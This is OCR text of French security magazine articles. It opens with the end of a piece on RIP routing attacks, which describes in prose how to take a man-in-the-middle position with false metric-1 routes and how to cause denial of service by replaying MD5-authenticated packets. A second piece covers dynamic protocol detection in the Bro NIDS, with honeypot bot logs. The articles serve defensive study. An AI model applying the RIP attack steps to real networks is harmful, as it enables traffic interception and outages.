↳ Celle de load-balancing par flux en ayant de la chance : l'attaquant n'a plus qu'à régulièrement annoncer la route qu'il a vers D de métrique 1, sans à avoir à se faire passer pour le routeur 3 auprès de 2.

Une fois ceci fait, il suffit à l'attaquant de transmettre tous les paquets à destination de D au routeur 3 pour se retrouver en position de MITM sur tous les flux en provenance de S à destination de D.



6 *L'attaquant se retrouve finalement en position de MITM*


3.2 DoS au travers de l'authentification MD5

Chaque paquet RIP utilisant l'authentification MD5 comporte un champ `numéro de séquence` sur 4 octets. Un routeur qui reçoit un tel paquet vérifie si le numéro de séquence est strictement inférieur à celui du paquet précédent provenant de la même source.

Si oui, le paquet est ignoré, sinon il est accepté. Ce mécanisme vise à réduire les possibilités de rejeu de paquets. Par ailleurs, la RFC laisse l'implémentation libre de choisir l'algorithme utilisé pour le choix des numéros de séquence.


La plupart des implémentations utilisent des *timestamps*. Si, par exemple, les horloges de deux routeurs sont décalées, et que l'attaquant a accès aux échanges qui ont lieu entre les deux routeurs, alors il lui est aisé de provoquer un DoS sans connaître la clef secrète utilisée pour le MAC MD5.

Prenons l'exemple de deux routeurs R1 et R2. Supposons que l'horloge de R1 soit en retard d'une minute par rapport à celle de R2. L'attaquant intercepte un message RIP émis par R2 à destination de R1 et ayant pour numéro de séquence t+60. Puisque le MAC MD5 ne couvre pas les en-têtes UDP et IP, l'attaquant peut rejouer cette annonce RIP en se faisant passer pour R1 à destination de R2. R2 va accepter ce message, notamment parce que l'authentification est valide.



7 *Échange valide entre R1 et R2 que A peut sniffer*

R2 va retenir le numéro de séquence t+60 et, au prochain message de R1, le comparer avec le numéro de séquence alors utilisé. Puisque R1 a une horloge en retard d'une minute, le numéro de séquence qu'il va utiliser dans son prochain message sera compris entre t et t+35. Dans tous les cas, son numéro de séquence sera inférieur à celui que l'attaquant a fait retenir à R2 (t+60) et, donc, ce dernier va rejeter le message légitime que lui a envoyé R1 provoquant un DoS. Il suffit que l'attaquant répète l'opération à chaque message de R2 à R1 qu'il intercepte pour lui garantir que R2 n'acceptera plus aucun message en provenance de R1 dans le futur.



8 *Après rejeu du paquet, R1 ne peut plus envoyer de message RIP à R2*

En généralisant un peu ce type d'attaque, l'attaquant n'a besoin d'avoir accès qu'à une série d'annonces émises par l'un des routeurs du réseau. Si le routeur a l'origine de ces annonces utilise des numéros de séquence supérieurs à ceux utilisés par d'autres routeurs du réseau, l'attaquant peut, à distance, rejouer ces paquets (en tenant compte des limites dues à la topologie etc.), et provoquer un DoS sur certaines liaisons entre deux routeurs dont l'un au moins utilise des numéros de séquence inférieurs à ceux dans les messages auxquels a accès l'attaquant.

Conclusion

Pour réaliser des attaques du type MITM ou DoS au travers du protocole RIP, il y a un pré-requis à vérifier : le contrôle d'un hôte à l'intérieur du périmètre de filtrage du domaine RIP. En fonction du réseau considéré, cela peut aller de l'impossible à obtenir au raisonnablement envisageable. Une fois à l'intérieur, un attaquant se doit d'avoir une connaissance précise de la topologie du réseau et de compter avec les nombreux paramètres qui influent sur la faisabilité de ces attaques : les équipements qui composent le réseau, les ACL en place, le plan d'adressage, etc.

Ces attaques sont le prolongement logique de la compromission d'un routeur par un attaquant : elles lui permettent d'étendre son influence sur tout le réseau à partir d'un seul routeur. Elles constituent enfin des alternatives, plus discrètes peut-être, aux autres méthodes pour effectuer des DoS ou des MITM au sein de ce réseau.

Remerciements

Nous tenons à remercier Sarah Nataf pour ses conseils et sa relecture.

Bibliographie

[ACL] FISCHBACH (N.), « Protéger son cœur de réseau IP », *MISC, Le Journal de la Sécurité Informatique*, numéro 29, jan. 2007.

[Bell57] BELLMAN (R.), « *Dynamic Programming* »,

Princeton, New Jersey, Princeton University Press, 1957.

[CERT] HOULE (K.), WEAVER (G.), LONG (N.) et THOMAS (R.), « *Trends in Denial of Service Attack Technology* », CERT, oct. 2001.

[Cisco] « *Behavior of RIP and IGRP When Sending and Receiving Updates* », **http://www.cisco.com/warp/public/105/54.html**

[QUAGGA] Quagga Software Routing Suite, **http://www.quagga.net/**

[RFC1058] HEDRICK (C.), « *Routing Information Protocol* », RFC 1058, juin 1988.

[RFC2080] MALKIN (G.) et MINNEAR (R.), « *RIPng for IPv6* », RFC 2080, jan. 1997.

[RFC2082] BAKER (F.), ATKINSON (R.), « *RIP-2 MD5 Authentication* », RFC 2082, jan. 1997.

[RFC2453] MALKIN (G.), « *RIP Version 2* », RFC 2453, nov. 1998.

[RFC2827/BCP38] FERGUSON (P.) et SENIE (D.), « *Network Ingress Filtering : Defeating Denial of Service Attacks which employ IP Source Address Spoofing* », RFC 2827, BCP38, mai 2000.

Analyse dynamique de protocoles réseau

mots clés : *(N)IDS / protocole / anomalie / détection*

Préambule

Se pourrait-il qu'à la vue de la connexion TCP suivante (venant de votre LAN par exemple), vous (ou vos équipements de sécurité) réagissiez ?

```
192.168.1.2/2661 > 193.110.95.1/8000
```

Les deux ports réseau utilisés sont peu significatifs, cependant ce flux fait partie d'un échange de données « nuisibles », car liées à un *bot*. L'intérêt étant bien sûr de détecter ce genre de choses le plus rapidement possible, il faut modifier le *modus operandi* habituellement utilisé par les *Network Intrusion Detection Systems* dénommés « NIDS » qui s'appuient sur une analyse des échanges réseau pour classifier ceux-ci et éventuellement détecter la présence d'un flux qui serait « hostile » par rapport à la politique de sécurité établie.

Les pirates tentent souvent de dissimuler leurs néfastes activités de façon telle que les administrateurs aient une chance minimale de découvrir leurs méfaits. Un exemple s'il en faut, les *trojans* installés sur des serveurs ou postes (de monsieur tout le monde) compromis et dont l'utilisation varie entre :

- faire partie d'un botnet [5] employant le protocole IRC sur des ports autres que 666x/tcp ;
- se transformer en serveurs « warez » pour établir un réseau de distribution à l'aide de serveurs FTP cachés sur des ports autres que 21/tcp.

Pour ces différentes raisons et afin de choisir le bon analyseur par rapport à un trafic donné, le NIDS doit tout d'abord déterminer quel est le protocole en action (au sens du niveau 7 du modèle OSI) avant même d'avoir une chance d'inspecter correctement « la charge utile » (*payload*) du paquet. Jusqu'ici, les détecteurs d'intrusion ont résolu cette difficulté en s'appuyant sur :

- les numéros de ports bien connus à l'image de ceux assignés par IANA [2] ;
- ceux largement répandus (par convention).

Mais (car il y a un « mais »), si un échange de flux n'est pas dans cette logique ou détourne le port indiqué pour une application différente se pose le problème évident : comment déterminer l'analyseur adéquat et donc identifier ce qui se passe réellement ? Dans la pratique, les serveurs ainsi que les applications afférentes ne fonctionnent pas toujours sur le port normalement prévu, soit en raison d'intentions bénignes ou (par réciprocité) malveillantes. Les premières (par exemple) sont le fait d'utilisateurs qui font fonctionner des machines sur des ports alternatifs parce qu'ils n'ont pas les privilèges d'administrateur ou, autres approches plus sujettes à controverse (mais non nécessairement malveillantes), celles qui consistent à proposer des applications non-Web sur le port 80/tcp afin de tromper les *firewalls*.

Plus récemment, et pour la même raison, sont apparus des protocoles applicatifs conçus pour fonctionner sans port fixe. Un exemple mis en avant est l'application Skype [3,4] qui met à disposition des utilisateurs des fonctionnalités pour échapper aux firewalls trop restrictifs. De telles applications utilisent un protocole commun et bien connu (par exemple HTTP) pour créer un tunnel et faire passer leurs données non seulement dans celui-ci, mais aussi au travers de serveurs mandataires (*proxy*) applicatifs. Vérifier un tel ensemble exige d'abord l'analyse du protocole externe avant que le NIDS ne puisse comprendre la sémantique du protocole encapsulé.

Une étude relativement récente [6] montre que 40% du trafic externe étudié ne peut-être classifié à l'aide des ports réseau utilisés et, dans un tel environnement, se focaliser sur ces données est insuffisant pour déterminer la vraie nature des flux en circulation, un vrai terrain de choix pour les personnes ou logiciels souhaitant rester invisibles. Pour cette raison, un NIDS s'il souhaite être le plus efficace possible doit faire des choix de fonctionnement un peu plus poussés que ce qu'il est commun de trouver aujourd'hui et, comme indiqué précédemment, essayer si je puis dire « de trier le bon grain de l'ivraie »...

Une des méthodes utilisées par les NIDS comme Snort [7] est l'analyse des flux via des signatures réseau connues qui caractérisent un profil de fonctionnement particulier. Il est possible d'identifier par cette méthode l'utilisation d'un protocole sur un port non standard et pour une connexion particulière (identifiée). En revanche, on ne peut pas adapter ce schéma d'analyse applicatif sur un flux qui change de façon dynamique : un exemple, si une personne décide de faire passer un flux HTTP d'abord sur un port « 12220 », puis ensuite sur « 12221 », arriver à trouver l'URL n'est pas chose évidente.

Des solutions à l'image d'Intrushield [8] incluent maintenant des fonctionnalités pour traiter des cas de fonctionnement plus spécifiques comme pouvoir extraire la partie SSL d'un flux HTTPS (sous réserve d'avoir bien entendu la clé privée du serveur). Néanmoins, ces opérations sous-entendent que le flux initial ait été lancé sur le port standard utilisé par le protocole en question (443/tcp), ce qui dans la « vraie vie » n'est pas toujours le cas.

Le reste de cet article décrit une extension d'un logiciel déjà présenté dans cette revue (en 2004 et plus précisément dans le numéro 14). La nouvelle fonctionnalité mise en œuvre vise à conduire le NIDS (car il s'agit d'un outil de ce genre) à effectuer une analyse dynamique et faire en sorte que, pour un flux donné, une analyse cohérente soit exécutée.

Les différentes approches à l'analyse applicative des flux

Comme indiqué plus haut, il y a plein de bonnes raisons de vouloir faire fonctionner des logiciels sur des ports non standards. Un exemple sous Unix est la nécessité d'avoir les privilèges

Jean-Philippe Luiggi
jean-philippe.luiggi@revolutionlinux.com

d'administrateurs (*root*) pour pouvoir lancer des services en écoute sur des ports inférieurs à 1024. Ce peut-être pour un besoin ponctuel et légitime (pour montrer les photos prises au SSTIC par exemple) ou bien car il est acquis que ce port est en général ouvert et non contrôlé. Comme de plus, l'administrateur se repose sur son firewall réseau (du vécu) pour vivre heureux et qu'il n'a pas conscience de ce qui est en train de lui passer sous le nez, les « méchants » usent et abusent de cet état de fait. Il n'est donc pas si anormal de voir (en entreprise) des serveurs warez hébergés à droite et à gauche qui utilisent le protocole FTP pour pouvoir échanger en toute illégalité des flux que la plupart des *majors* réprouveraient.

Et encore, nous ne parlons que des logiciels serveurs alors que, bien sûr, il y a aussi les logiciels clients (au sens noble du terme), comme les programmes de type P2P. L'idée de les faire fonctionner sur le port HTTP (tcp/80) est venue presque naturellement afin de passer le firewall mis en bordure de réseau et ainsi contourner les mesures de sécurité mises en place par le responsable sécurité. Le phénomène « Botnet » **[9]** est aussi impacté par cette volonté de dissimulation. Vouloir espérer trouver du trafic IRC uniquement sur le port tcp/666x est une gageure, l'imagination des pirates est très fertile avec comme unique souci d'arriver à leurs fins.

Parmi les différentes méthodes déjà expérimentées pour déterminer l'identité des protocoles réseau, citons, d'une part, l'analyse statistique du trafic à l'intérieur d'une connexion et, d'autre part, la recherche d'octets bien précis dans le paquet de données du flux (le payload). Les méthodes utilisant la première façon de faire permettent de différencier les flux de type « chat » de ceux axés transferts de fichiers **[10]** et calculent les délais entre les paquets ainsi que les différences entre les tailles pour les distinguer. Dans de rares occasions, cette façon de faire donne des indicateurs cohérents et représentatifs de ce qui se passe, à l'image de pouvoir déterminer un « chat web » d'un vrai trafic « web » (*surf*).

Cette utilisation de méthodes mathématiques **[11,12,13,14]** offre l'avantage d'avoir une bonne capacité de classification du flux en différentes familles :

- classées comme interactives ;
- de type *streaming* ;
- liées au transfert de fichier ;
- ou encore transactionnelles.

Cependant, d'autres approches existent à l'instar des axes de recherche autour des réseaux neuronaux **[16]** ou des arbres de décisions **[15]**. À cette dernière, principalement construite sur les notions de calculs, s'ajoute celle se fondant sur les signatures réseau et qui cherche des *patterns* spécifiques dans le flux réseau, à l'image de ce que font les antivirus pour trouver des fichiers binaires dangereux. La plupart des NIDS ou des logiciels capables de traquer les *malwares* utilisent cette méthode (sûrement une des plus anciennes) pour identifier qui fait quoi.
Dans le cas d'un protocole, elle est efficace, car permet par exemple de détecter la phase de connexion lors d'une session IRC ou bien encore une simple requête HTTP. Cependant, un des aléas est de ne pouvoir détecter toutes les instances d'une application donnée et ainsi d'indiquer « des faux négatifs » dans un cas ou bien encore d'attribuer des attributs erronés à une application et émettre des « faux positifs ». La tentation est donc grande de coupler ces deux approches en utilisant tout d'abord les méthodes statistiques pour fédérer les échanges, puis d'effectuer une recherche plus fine en s'appuyant sur l'analyse de la charge utile des paquets. Parmi les solutions existantes, on cite l'approche automatique **[17]**, la recherche statistique pour identifier certains échanges et l'utilisation des signatures pour les autres **[10]** ou même l'utilisation conjointe des ports réseau, des signatures et des informations de la couche applicative **[18]**.

Limite des NIDS

L'éventail des possibilités actuelles des systèmes de détection et d'intrusion est tel qu'il offre de multiples manières pour détecter les innombrables formes d'abus. Les systèmes les plus simples se fondent sur la recherche d'octets précis dans un ensemble de paquets. Pour une communication particulière, le NIDS analyse les données afférentes afin d'extraire les informations nécessaires à la vérification de l'innocuité de l'échange en cours et remonte une alarme dans le cas de la détection d'un problème. Une analyse pour tenter d'être le plus impartial possible peut utiliser :

- la notion de « contexte » (comme celle définie dans **[1]**) ;
- tenter de corréler les réponses reçues des demandes précédemment envoyées ;
- extraire les données élémentaires de paramètres et de commandes spécifiques liées à la transaction ;
- utiliser le bon moteur « d'analyse protocolaire ».

Alors que les plus évolués exécutent une analyse étendue des protocoles et une analyse statistique des flux traités :
- par rapport à un modèle de fonctionnement considéré comme normal ;
- ou bien encore en se comparant aux spécificités autorisées d'un mode de fonctionnement nominal.

Pour analyser la couche applicative des applications (le niveau 7 au sens OSI du terme), la grande majorité des systèmes connus se basent sur le numéro de port réseau et si certains emploient le principe des signatures pour détecter d'autres protocoles de la couche applicative, la plupart se fondent pour identifier un protocole sur les informations de la couche 4. Le logiciel NIDS le plus connu en *open source*, Snort **[7]** (une présentation a été faite dans le numéro 13 de *MISC*), ne fait pas exception à la règle et utilise (entre autres) un des concepts dont il a été question ci-dessus : la recherche de séquences binaires particulières dans le flux réseau. Il n'est pas livré en standard avec des moyens spécifiques pour la détection de protocoles particuliers, mais, encore une fois, la communauté du Libre, à l'instar des gens du projet « bleedingsnort » **[19]** démontre sa force en offrant des signatures supplémentaires qui complémentent les moyens de détection.

Rester dans ce cadre de fonctionnement peut-être limitatif, car il faut non seulement détecter qu'un protocole particulier fonctionne dans un cadre donné, mais aussi être capable de suivre dans le temps l'évolution de la chose. À un moment précis, ce qui est vrai peut très bien ne plus l'être dans les secondes suivantes. Imaginons qu'un poste utilise un protocole P2P qui soit détecté sur un port tcp/80. On ne peut affirmer que toutes les connexions subséquentes de ce même poste sur le même port tcp/80 sont aussi du même acabit. Si le NIDS se contente de rester en mode détection, c'est plus ou moins gênant, mais, par contre, si la possibilité lui est donné de bloquer les flux considérés comme hostiles, d'autres risques (fonctionnels ceux-là) voient le jour.

⇨ Dans certains environnements, une telle politique risque d'être trop restrictive ou non utilisable du fait du mode de fonctionnement du site et de la population rattachée (une université n'a pas les mêmes besoins qu'une entreprise).

⇨ Aucune des deux approches déjà citées n'est satisfaisante (recherche de motifs binaires ou analyse statistique) vis à vis de la détection des applications, bloquer des faux positifs gêne le fonctionnement normal et louper les faux négatifs augmente les risques liés à la sécurité.

⇨ Les protocoles qui sont construits sur des ports non fixes (type Gnutella) ont deux possibilités, être autorisés ou bannis. Mais certains ont une légitimité (il est de plus en plus courant de trouver des `.torrrent` comme méthode de distribution applicative) ou encore de permettre une utilisation différente de l'IRC.

Reste le cas des protocoles qui sont ardus à détecter à l'aide des signatures à l'exemple de Telnet pour qui chaque octet qui arrive est légitime et authentifiable grâce aux structures de dialogues **[20]** ou encore les flux DNS avec leurs absences d'identifiant de protocole dans le paquet. Pour ces différentes raisons, Vern Paxon a décidé de changer le mode de fonctionnement de son IDS. Voici le résultat de ses cogitations.

Analyse dynamique des protocoles avec Bro

Sous ce nom, se cache un outil considéré comme un NIDS, mais qui en fait est plus un détecteur d'intrusions et d'anomalies réseau. Il a déjà été présenté dans la revue *MISC* en 2004 et plus récemment par deux contributeurs de la revue (Guillaume Arcas et Saâd Kadhi) aux journées de l'OSSIR (**http://www.ossir.org/sur/supports/2007/bro-ids-ossir-sur-16012007.pdf**). Mais, comme je ne peux exclure le fait que certains lecteurs actuels ne l'aient pas consultée ou ne s'en souviennent pas, voici un bref rappel sur les notions afférentes à ce logiciel. Bro est développé principalement par Vern Paxon de l'ICSI's Center for Internet Research (ICIR) à Berkeley. Voici son architecture (cf. figure 1).

Le module `libpcap` écoute les flux réseau via une fonction *sniffer*, puis les remonte à l'Event Engine qui doit :


⇨ reconstruire les connexions aperçues (TCP/UDP) ;

⇨ créer une table d'états de connexion ;

⇨ classer les flux par protocole ;

⇨ les analyser.

Pour arriver au module *Policy Layer*, chargé de la gestion de la politique de sécurité de l'IDS. Ceci nous amène à une de ses fonctionnalités les plus intéressantes, sa propension à pouvoir



1 *Architecture de Bro*

être customisé suivant le bon vouloir de l'administrateur grâce au langage de programmation interne avec lequel sont codées les règles de fonctionnement de l'outil. Cette particularité en fait un mix entre un IDS de type *misuse detection* et *anomaly detection*. Le responsable sécurité peut choisir exactement comment l'IDS interagit avec l'environnement et lui faire faire ce qu'il souhaite.
Bro, dans les versions antérieures à la 1.2, utilise un analyseur appelé « Backdoor » qui suit différentes approches :

⇨ pour détecter les trafics interactifs, il prend en compte les intervalles entre les paquets et la distribution de la taille des paquets échangés ;

⇨ vis à vis des protocoles bien connus comme HTTP, FTP, IRC, il recherche des séquences binaires précises dans le payload du paquet ;

⇨ il utilise un moteur de signatures à l'image de ce que fait Snort, qui est capable de rechercher des motifs hexadécimaux particuliers en utilisant des expressions régulières ;

⇨ ce même moteur peut rechercher une suite d'octets dans un sens et dans le même temps une autre dans le sens opposé.

Avec la nouvelle version, l'idée maîtresse est de découpler le décodage des protocoles de l'analyse des connexions. Jusqu'à présent, Bro décidait de l'analyseur (interne) à utiliser par l'intermédiaire

du premier paquet de la connexion (utilisation du port destination), suite à quoi il l'instanciait, puis commençait l'analyse (ce fonctionnement était considéré comme valable durant toute la durée de la connexion). Dans la nouvelle version, à chaque établissement de communication est associé un arbre d'analyse qui peut comporter un nombre important d'analyseurs différents, pouvant eux-mêmes être soit activés ou invalidés à la volée.

Le design retenu est le suivant :

➪ Indépendance : l'architecture doit être capable de fonctionner suivant différentes approches, aussi bien analyse des numéros de ports qu'utilisation des signatures.

➪ Analyse dynamique : il faut avoir la capacité de lancer ou stopper tout analyseur pendant la connexion. Cette fonctionnalité est liée au fait que certains ne sont pas capables d'effectuer une catégorisation à partir des paramètres du premier échange. Une fois cependant que la bonne décision est prise, l'analyse doit se poursuivre avec l'analyseur adéquat et dans le cas hypothétique d'une détection d'un faux positif, il faudra la stopper.


➪ Modulaire : les composants doivent être faciles à faire évoluer et à utiliser, surtout dans le cadre d'encapsulation de protocoles (tunnels IP dans IP).

➪ Efficace : le mode de fonctionnement de Bro qui découpe en différents modules les actions doit être conservé afin d'être certain de tenir la charge avec un volume conséquent d'informations à traiter.

➪ Facile à étendre : la facilité de régler les paramètres de Bro a, depuis le début, été un point fort de la solution. Le fait de pouvoir faire agir l'outil de la façon que l'on souhaite (via le langage de scripts interne) est primordial.


Pour se soumettre à ces pré-requis, il faut stopper l'utilisation de l'ancienne méthode et interagir maintenant dynamiquement avec les flux. Dans les versions précédentes, une connexion TCP de type HTTP était repérée par l'envoi d'un paquet SYN sur le port 80, suite à quoi, Bro partait du principe que tous les paquets de cette connexion étaient aussi de type web. La nouveauté induite par l'analyseur dynamique est que l'IDS essaye de façon continuelle de déterminer la justesse de ses choix. La structure de fonctionnement retenue vérifie en temps réel ce qui se passe et dans le cas où le flux de données initialement catégorisé comme du web se révèle en fait être une session IRC, Bro s'adapte en conséquence et va utiliser l'analyseur IRC en lieu et place de celui de l'HTTP.

Cette flexibilité est acquise grâce au concept d'arborescence (dénommée « arbre » tout au long de l'article) :




2 *Arbre d'analyse*

Le paquet passe tout d'abord dans l'analyseur IP, puis celui en charge de TCP, et enfin dans celui qui correspond aux données initiales disponibles au début de l'échange. Ensuite, la partie responsable de l'analyse dynamique, qui repose sur le module appelé « DPD » (*Dynamic Detection Protocol*) et fonctionne en appliquant une analyse heuristique des flux, entre en action. L'insertion de ce nouvel élément dans l'arbre se fait après l'analyseur de niveau 4 (TCP ou UDP) :



3 *Implantation du module DPD*


Une fois le protocole identifié, le module DPD instancie un processus fils auquel il envoie les données reçues :




4 *Implantation du module DPD (2)*

Et il continue d'analyser ces dernières, mais tout en continuant de scruter les flux afin de détecter un possible autre type de protocole. Il reste bien sur le cas possible où il devient évident que l'on est dans une impasse, auquel cas l'analyseur est invalidé.

Cette capacité d'insérer ou d'enlever à la volée des éléments de la chaîne fait la force de l'IDS et chacun des analyseurs a la facilité d'en insérer un autre avant ou après lui. Un exemple : imaginons que sûr la connexion initiale, il est détecté un flux IRC, mais que l'analyseur éponyme se rende compte que les données utiles sont compressées. Il peut donc décider d'insérer un module de décompression en tant que prédécesseur. La réciproque, c'est-à-dire sélectionner le bon analyseur à passer au processus fils est plus complexe, car tous les modules n'ont pas encore la capacité de déterminer correctement le protocole auquel leur sortie correspond (mais ce cas peut se contourner, car il suffit d'instancier un nouveau module DPD et le laisser analyser les données). En revanche, si tout se passe correctement, la méthode revient juste à accrocher le module d'analyse adéquat (exemple d'une connexion HTTP sur SSL) :



5 *Implantation du module DPD (3)*



6 *Détails sur les analyseurs*

Il y a bien entendu le fait qu'un analyseur ne puisse rien faire des données reçues sur son entrée et, dans ce cas, il enlève simplement la partie en question de l'arbre. Le schéma ci-dessus présente une vue globale sur la façon dont sont connectés les différents analyseurs entre eux.

Mise à l'épreuve des concepts

Se fait facilement en utilisant les données remontées par un des *honeypots* locaux (personnels, je précise) et en utilisant deux versions de l'outil afin d'être à même de comparer les résultats obtenus. Sera d'abord installée l'ancienne version (1.1), puis la plus récente (1.2.1) avec l'analyseur dynamique. Une des machines héberge plusieurs bots qui utilisent le protocole IRC pour communiquer. Voici ce qui est indiqué par La version 1.1 du NIDS :

Extrait du fichier `conn.log` (fichier indiquant l'état des connexions) :

```
1167544867.772688 24.548361 192.168.3.4 195.204.1.132 IRC 3173 6667 tcp 231 889 SF X #5
1167544974.968167 14.797192 192.168.3.4 193.110.95.1 other 2661 8000 tcp 231 993 SF X
01 #3 IRC
```

Explications : il s'agit d'un fichier au format Bro. Le premier champ indique l'heure. Viennent ensuite de qui, vers où, le protocole identifié, les ports sources et destinations, le type de protocole et des flags indiquant l'état de la connexion. On se rend assez vite compte de la présence du port destination bien connu et presque standard de numéro 6667/tcp et Bro indique bien IRC. En revanche, la connexion vers le port 8000 récolte un `other` comme protocole trouvé. Regardons rapidement ce qui est dit dans le journal de log des connexions IRC :

```
# Fichier irc.log (Bro 1.1)

1164863362.081476 #3640 new connection 192.168.3.4/2599 > a.b.c.d/IRC
1164863362.081476 #3640 changing nick name to 'xxxx'
1164863362.081476 #3640 new user, nick = 'aaaa', real = 'bbbb'
1164863362.189909 #3640 notice to 'AUTH': *** Looking up your hostname
1164863362.293149 #3640 notice to 'AUTH': *** Checking Ident
1164863362.293149 #3640 notice to 'AUTH': *** Found your hostname
1164863362.458109 #3640 notice to 'AUTH': *** Got ident response
```

